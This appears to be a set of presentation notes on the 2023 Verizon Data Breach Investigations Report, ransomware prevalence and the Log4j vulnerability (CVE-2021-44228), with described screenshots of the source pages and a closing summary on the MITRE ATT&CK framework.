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
The screenshot shows a web browser window with the URL [verizon.com/business/resources/reports/dbir/](https://www.verizon.com/business/resources/reports/dbir/). The page features a dark background with a red checkmark icon on the left. The navigation menu includes links for Mobile, Internet, Solutions, Resources, Contact Us, and Why Verizon. The breadcrumb trail reads: Business / Business Resources and Industry Insights / Reports / Data Breach Investigations Report. The main heading is "2023 Data Breach Investigations Report" in large white text. Below the heading, a sub-headline states: "Keep your security plan up to date and help protect your organization—with access to in-depth analysis on recent cyber threats and data breaches." Two buttons are visible: "View report online" and "Download DBIR". A small "2005" logo is present in the bottom right corner of the page.

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Ransomware continues its reign as one of the top Action types present in breaches, and while it did not actually grow, it did hold statistically steady at 24%. Ransomware is ubiquitous among organizations of all sizes and in all industries.

Figure 8. Ransomware action variety over time



More than 32% of all Log4j scanning activity over the course of the year happened within 30 days of its release (with the biggest spike of activity occurring within 17 days).

Figure 9. Percentage of Log4j scanning for 2022

https://www.techtarget.com/whatis/feature/Log4j-explained-Everything-you-need-to-know

The screenshot shows a web browser window with the URL <https://www.techtarget.com/whatis/feature/Log4j-explained-Everything-you-need-to-know>. The browser's address bar and tabs are visible at the top. The website's header is teal and features the 'Whats.com' logo with a large question mark, navigation menus for 'BROWSE DEFINITIONS Security' and 'QUICK STUDY Resources', a search bar with the text 'Search Thousands...', and a 'Browse Definitions : A B C' link.

The main content area has a dark teal sidebar on the left with social media icons for Facebook, Twitter, LinkedIn, Print, and Email. The article is categorized as 'FEATURE' and has the title 'Log4j explained: Everything you need to know'. The introductory paragraph states: 'Log4j, which is embedded in popular services and frameworks, became a headache for many businesses by the end of 2021. Businesses affected include Apple, Microsoft and VMware.' The author is identified as 'Sean Michael Kerner' and the article was published on '27 Jan 2022'.

The first paragraph of the article reads: 'The Apache Log4j Project is among the most deployed pieces of open source software, providing logging capabilities for Java applications.'

The second paragraph reads: 'Log4j is part of the Apache Logging Services Project -- an open source effort within the [Apache Software Foundation](#). The Apache Logging Services Project includes multiple variations of the Log4j logging framework for different programming deployments and use cases. Among the other projects that are part of Apache Logging Services are Log4j Kotlin, Log4jScala and Log4Net.'

What is the Log4j exploit?

Log4j didn't get much attention until December 2021, when a series of critical vulnerabilities were publicly disclosed.

The Log4j exploit began as a single vulnerability, but it became a series of issues involving Log4j and the Java Naming and Directory Interface (JNDI) interface, which is the root cause of the exploit.

CVE-2021-44228

The initial vulnerability in Log4j is known as CVE-2021-44228. It was first reported to the Apache Software Foundation by Chen Zhaojun of Alibaba Cloud Security Team on Nov. 24, 2021. The Log4j development team had a fix for the issue by Dec. 6, but the project didn't publicly disclose the presence of a high-impact security flaw.

1. Why the urgency to mitigate and remediate Log4j vulnerability?

It is critical that organisations take immediate actions to identify systems with the [Apache Log4j vulnerability](#), implement mitigation measures, continually monitor, and remediate them. The initial Apache Log4j vulnerability on 9 Dec 2021, which was assigned a maximum CVSS (common vulnerability scoring system) score of 10, led to **massive reconnaissance and exploitation activity** by threat actors leveraging the bug.

The wide use of the Apache Log4j framework in many software applications and services, coupled with the ease of exploit, has led to many successful exploits such as [data exfiltration](#), malware injects, botnets and [ransomware deployments](#).

Conclusion

- The Mitre att&ck framework is a powerful tool to capture the techniques used for cyberattacks
- The tool is regularly updated and allows users to examine patterns used in different attacks
- Organizations need to be prepared to keep their systems secure. The tool assists in modeling and analysis
- Along with the Verizon Data Breach Report that is issued annually, organizations can stay in a constant state of alert as the threat landscape is continuously changing